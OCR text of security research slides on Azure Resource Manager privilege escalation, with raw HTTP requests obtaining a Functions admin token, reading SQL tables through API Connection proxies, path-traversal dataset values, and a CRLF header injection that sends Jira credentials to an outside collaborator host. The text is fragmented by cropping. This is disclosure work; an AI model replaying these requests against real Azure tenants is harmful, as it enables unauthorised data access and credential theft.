
ARM does all the authentication

and then uses its own token



Azure portal
Azure PowerShell
Azure CLI
REST clients
SDKs
Azure Resource Manager
Authentication
Data Store
Web App
Virtual Machine
Service Management
Other services


Azure portal
Azure PowerShell
Azure CLI
REST clients
SDKs
Azure Resource Manager
Authentication
Role Check
Data Store
Web App
Virtual Machine
Service Management
Other services


Azure portal
Azure PowerShell
Azure CLI
REST clients
SDKs
Azure Resource Manager
Authentication
Role Check: 👌
Data Store
Web App
Virtual Machine
Service Management
Other services


Azure portal
Azure PowerShell
Azure CLI
REST clients
SDKs
Azure Resource Manager
Authentication
Full Control
Data Store
Web App
Virtual Machine
Service Management
Role Check:
Other services

OOPS



https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/get-functions-admin-token?view=rest-appservice-2024-11-01

OOPS

```
GET /subscriptions/292c3ce5-4288-4413-8dad-5c665019739d/resourceGroups/binsec-privesc
test_group/providers/Microsoft.Web/sites/binsec-privesc-test/functions/admin/token?
api-version=2014-11-01 HTTP/2
Host: management.azure.com
Authorization: Bearer <TOKEN>
```

https://binarysecurity.no/posts/2023/06/function-apps-rce


OOPS

```
GET
test
api-
Host
Auth
```

```
HTTP/2 200 OK
Content-Length: 592
Content-Type: application/json

{
    "id":"/subscriptions/292c3ce5-4288-4413-8dad-5c665019739d/resourceGroups/binsec-prive
    "name":"functions",
    "type":"Microsoft.Web/sites/extensions",
    "location":"Norway East",

"properties":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYmYiOjE2ODI2MDM1ODAsImV4cCI6MTY4Mj
pmf9OWT9V8HPrC8wkuFM8udjAZ2c"
}
```

https://binarysecurity.no/posts/2023/06/function-apps-rce

OOPS (2)



https://www.token.security/blog/azures-role-roulette-how-over-privileged-roles-and-api-vulnerabilities-expose-enterprise-networks

What this means for API Connections

Azure SQL Database

Request

Pretty Raw Hex

```
1 GET
/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups
/tmp-api-connection/providers/Microsoft.Web/connections/sql-7/exte
nsions/proxy/datasets/default/tables/dbo.secrets2/items?
api-version=2018-07-01-preview HTTP/2
2 Host: management.azure.com
3 Metadata: true
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6InoxcnNZSEhKOS04bWdndD
RIc1p1OEJLaOJQdyIsImtpZCI6InoxcnNZSEhKOS04bWdndDRIc1p1OEJLaOJQdyJ9
.eyJhdWQiOiJodHRwczovL21hbmFnZW1lbnQuY29yZS53aW5kb3dzLm5ldC8iLCJpc
3MiOiJodHRwczovL3NOcy53aW5kb3dzLm5ldC83MmYxM2IzOCO2ZDRiLTQxN2MtYmU
1MSOOZTQ2ZjY2YTM3YTgvIiwiaWFOIjoxNzM2MjQ3MTMzLCJuYmYiOjE3MzYyNDcxM
zMsImV4cCI6MTczNjI1MTAzMywiYWlvIjoiazJCZ1lDaVdibVphZk4wcXFFcVJQYkg
1NDZMTEFBPTOiLCJhcHBpZCI6ImZjNzFiYTMyLTFmYTgtNDg3Yy1iMDRiLTVhMTB1Y
2RjZGQxZCIsImFwcGlkYWNyIjoiMSIsIm1kcCI6ImhOdHBzOi8vc3RzLndpbmRvd3M
ubmVOLzcyZjEzYjM4LTZkNGItNDE3Yy1iZTUxLTRlNDZmNjZhMzdhOC8iLCJpZHR5
```

Azure SQL Database

Request

Pretty | Raw | Hex

```
1 GET
  /subscriptions/8e3ce52f-d4
  /tmp-api-connection/provic
  nsions/proxy/datasets/defa
  api-version=2018-07-01-pre
2 Host: management.azure.cor
3 Metadata: true
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOi
  RIc1p1OEJLaOJQdyIsImtpZCI6
  .eyJhdWQiOiJodHRwczovL21hk
  3MiOiJodHRwczovL3NOcy53aW5
  1MSOOZTQ2ZjY2YTM3YTgvIiwia
  zMsImV4cCI6MTczNjI1MTAzMyv
  1NDZMTEFBPTOiLCJhcHBpZCI6I
  2RjZGQxZCIsImFwcG1kYWNyIjo
  ubmVOLzcyZjEzYjM4LTZkNGItN
```


```
26 Date: Tue, 07 Jan 2025 11:18:19 GMT
27
28 {
29     "@odata.context":
       "https://d84b73b612cf5960.16.common.logic-norwayeast.azure-ap
       ihub.net/apim/sql/6b68d09e461d445eb9e1b8b2b554d201/$metadata#
       datasets('default')/tables('dbo.secrets2')/items",
       "value":[
30         {
31             "@odata.etag":"",
               "ItemInternalId":
               "4fc38f37-978e-4925-a122-c4961f9deb3f",
               "mysecret":"MySecretValue"
32         },
           {
33             "@odata.etag":"",
               "ItemInternalId":
               "ea18d96f-70d7-4c2b-9f5e-efbdcf69cbc4",
               "mysecret":"aaa"
34         },
           {
35             "@odata.etag":"",
               "ItemInternalId":
               "74ed4659-0e5d-4ae7-a87c-9076f189d6c8",
               "mysecret":"aaa"
36         },
           {
37             "@odata.etag":"",
               "ItemInternalId":
               "cd4799eb-dd71-4b06-a571-19e249d3606d",
               "mysecret":"aaa"
38         }
39     ]
40 }
```

Azure SQL Database

Request

Pretty Raw Hex

```
GET
/subscriptions/                                    e9/resourceGroups/
        /providers/Microsoft.Web/connections/sql/extensions/proxy/V2/datasets/wssw
                                                .%255c%252e%252e%252fw      :qlsrvso
l.database.windows.net,v              ./tables/          /items/?api-version=
2018-07-01-preview&server=abcd&$top=5 HTTP/1.1
Host: westeurope.management.azure.com
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6InoxcnNZSEhKOS04bWdndDRIc1p1OEJLa0JQdy
```

```
Date: Tue, 07 Jan 2025 11:18:19 GMT

{
    "@odata.context":
    "https://d84b73b612cf5960.16.common.logic-norwayeast.azure-ap
                                                    2b554d201/$metadata#
                                                    )/items",
                                                    9deb3f",
                                                    69cbc4",
                                                    89d6c8",
```

```
1NDZMTEFBPTOiLCJhcHBpZCI6ImZjNzFiY
2RjZGQxZCIsImFwcGlkYWNyIjoiMSIsIml
ubmVOLzcyZjEzYjM4LTZkNGItNDE3Yy1iZ
```

```
            "@odata.etag":"",
            "ItemInternalId":
            "cd4799eb-dd71-4b06-a571-19e249d3606d",
            "mysecret":"aaa"
        }
    ]
}
```

Azure SQL Database

Requ

Pretty

```
1 GE
  /s
  l.
  20
2 Ho
3 Au
  ey
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 502 Unexpected Exception : System.InvalidOperationException: Unable to
  parse dataset.   at
  Microsoft.Azure.Connectors.Mashup.Sql.Models.SqlConnectionParameters.UpdateUsingDa
  taset(HttpRequestMessage request, String dataset) in
  C:\__w\1\s\src\Connectors\FirstParty\sql\Connector\Models\SqlConnectionParameters.
  cs:line 232   at
  Microsoft.Azure.Connectors.Mashup.Sql.Models.SqlConnectionParameters..ctor(HttpReq
  uestMessage request, String dataset) in
  C:\__w\1\s\src\Connectors\FirstParty\sql\Connector\Models\SqlConnecti
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Length: 1658
5 Content-Type: application/json
6 Expires: -1
7 Strict-Transport-Security: max-age=31536000; includeSubDomains
8 x-ms-datasourceerror: True
9 x-ms-request-id: 36ac
10 x-ms-correlation-id:
```

```
26 Date: Tue, 07 Jan 2025 11:18:19 GMT
27
28 {
29     "@odata.context":
       "https://d84b73b612cf5960.16.common.logic-norwayeast.azure-ap
                                                    2b554d201/$metadata#
                                                    )/items",
                                                    9deb3f",
                                                    69cbc4",
                                                    89d6c8",
                                                    9e249d3606d",
38         }
39     ]
40 }
```

Jira

Request

Pretty Raw Hex

```
1 GET
/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/tm
p-api-connection/providers/Microsoft.Web/connections/jira/extensions/
proxy/v2/project/search?workflowName=myryle%20HTTP/1.1%0d%0a&
api-version=2018-07-01-preview HTTP/2 \r \n
2 Host: management.azure.com \r \n
3 Metadata: true \r \n
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dC
1p1OEJLaOJOdvIsImtpZCI6InoxcnNZSEhKOSO4bWd
5 X-Request-Jirainstance:
7hpq7i8xpOte9587dsw6trOq1h78vOjp.bcollaborator.binsec.cloud/metadata/
instance \r \n
6 \r \n
7 \r \n
8
```

Jira

```
26 Date: Fri, 03 Jan 2025 10:25:31 GMT
27
28 {
29     "error":{
30         "code":502,
31         "message":
           "Unable to parse result body. JSON response expected. Body:
            <html><body>bikt79vw68jruxdb6pdzrtzjjgkgzbikt79vw68jruxdb6
           pdzrtzjjgkgz</body></html>",
32         "source":
```

Jira

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
X-Azure-RequestChain: hops=1
x-ms-operation-context:
(;appId=797f4846-ba00-4fd7-ba43-dac1f8f63013,tenantId=72f13b38-6d4b-417c-be51-4e46f66a37a8,objectId=9bc682d6-391e-475e-855c-c68d6cff9461/germa
nywestcentral/8a62d178-6449-45b2-a17a-c0ede718d0b3)
x-ms-client-request-id: 9cf2aecf-7a3b-474c-a327-0d25a0ef3990
x-ms-arm-request-tracking-id: 0711fedb-50f8-4331-a96d-7ceadb656eb2
x-ms-correlation-request-id: 0711fedb-50f8-4331-a96d-7ceadb656eb2
x-ms-routing-request-id: GERMANYWESTCENTRAL:20250103T102531Z:0711fedb-50f8-4331-a96d-7ceadb656eb2
x-ms-client-location: germanywestcentral
x-ms-home-tenant-id: 72f13b38-6d4b-417c-be51-4e46f66a37a8
x-ms-arm-service-request-id: 5a852172-195c-4974-a390-588889a444cf
x-ms-client-audience: https://management.core.windows.net/
x-ms-client-scope:
x-ms-client-acr:
Content-Type: application/json
x-ms-client-app-id-acr: 1
Authorization: Basic
aGFha29uQGJpbnNlYy5jbG9
NabVo1S1NCaXlHbGVNYOF1N
x-ms-client-issuer: https://sts.windows.net/72f13b38-6d4b-417c-be51-4e46f66a37a8/
X-MS-APIM-Callback: https://logic-norwayeast-001.consent.azure-apihub.net
x-ms-client-puid:
x-ms-client-alt-sec-id:
x-ms-client-principal-id:
x-ms-client-authorization-source: RoleBased
x-ms-client-identity-provider: https://sts.windows.net/72f13b38-6d4b-417c-be51-4e46f66a37a8/
x-ms-client-principal-group-membership-source: None
x-ms-client-principal-name:
x-ms-client-family-name-encoded:
x-ms-client-given-name-encoded:
x-ms-arm-network-source: PublicNetwork
